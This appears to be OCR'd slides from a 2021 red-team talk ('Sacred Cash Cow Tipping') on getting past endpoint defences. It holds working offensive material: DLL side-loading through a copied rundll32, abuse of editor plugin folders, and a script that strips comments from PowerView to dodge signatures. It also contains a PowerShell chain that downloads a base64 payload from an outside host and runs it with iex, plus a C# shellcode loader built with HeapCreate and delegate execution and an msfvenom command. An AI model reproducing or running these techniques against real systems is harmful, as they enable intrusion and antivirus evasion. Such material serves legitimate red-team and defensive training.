
- "magic" share \\WSL$
- Add files to crontab or modify other binaries
- WSL scripts can execute Windows binaries within WSL

(Mentioned by Jordan Drysdale in SCCT 2020)



```
$ calc.exe
$ _
```

Copy / Paste



Drop

Drop malicious DLL to C:\temp\rd.dll

Copy

Copy rundll32.exe to C:\temp\rd.exe

Run

Run rd.exe rd.ll,DllMain

(Mentioned by Joff in SCCT 2019)

Malicious Text Editors

- Identify the plugin language (i.e. Python for SublimeText)
- Called "Packages" in Sublime Text


  EXAMPLE: %APPDATA%\Sublime Text 3\Packages\sublime_lib\st3\sublime_lib
- Called "Resources" for Notepad++
- Called "Extensions" for VS Code

2021 Sacred Cash Cow Tipping

Strip PowerShell Script Comments


- Quick and dirty Python script to strip out comments
- Extra feature to “stutter” applet names.

```
“Invoke-Kerberoast” -> “IInvoke-Kerberoast”
```



```
root@kali162:~/scripts# ../powerstrip/powerstrip.py PowerView.ps1
[*] -------------------------------------------
[*]   Powerstrip, Version: 1.0.1
[*]   Author: Joff Thyer, (c) 2019
[*] -------------------------------------------

[*] Reading Input file ...: PowerView.ps1
[*] Writing Output file ..: PowerView-stripped.ps1
root@kali162:~/scripts# base64 PowerView-stripped.ps1 >pv-stripped.b64
```

Winning Again…




```
PS C:\> $p = $wc.DownloadString("http://10.20.1.162/pv-stripped.b64")
PS C:\> $sc = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($p))
PS C:\> iex $sc
PS C:\> help find-domainshare

NAME
    Find-DomainShare

SYNTAX
    Find-DomainShare [[-ComputerName] <string[]>] [-ComputerDomain <string>] [-ComputerLDAPF
    <string>] [-ComputerOperatingSystem <string>] [-ComputerServicePack <string>] [-Computer
    [-Server <string>] [-SearchScope {Base | OneLevel | Subtree}] [-ResultPageSize <int>] [-
    [-Credential <pscredential>] [-Delay <int>] [-Jitter <double>] [-Threads <int>]  [<Commo


ALIASES
    Invoke-ShareFinder


REMARKS
    None
```


Build a .NET Assembly to Execute Shellcode

- C# code to perform function pointer delegation/execution on shellcode

  $ msfvenom –p windows/exec CMD=calc.exe –f csharp



```
public void RunMe()
{
    // replace shellcode with REAL msfvenom shellcode
    byte[] shellcode = { 0xcc, 0xcc, 0xcc, 0xcc };
    Invoke(shellcode);
}
```



```
public class FunctionDelegate
{
    delegate UInt32 dl();
    public void Invoke(byte[] shellcode)
    {
        try
        {
            IntPtr h = HeapCreate(0x00040000, shellcode.Length, shellcode.Length);
            HeapAlloc(h, 0x00000008, shellcode.Length);
            Marshal.Copy(shellcode, 0, h, shellcode.Length);
            dl f = (dl)Marshal.GetDelegateForFunctionPointer(h, typeof(dl));
            f();
            HeapFree(h, 0, IntPtr.Zero);
        }
        catch
        {
            Environment.Exit(0);
        }
    }
}
```

Load/Run DLL/Assembly in PowerShell

- In PowerShell, use:

```
PS C:\> [System.Reflection.Assembly]::LoadFrom(“c:\filename.dll”)

PS C:\> $a = new-object FunctionDelegate

PS C:\> $a.RunMe()
```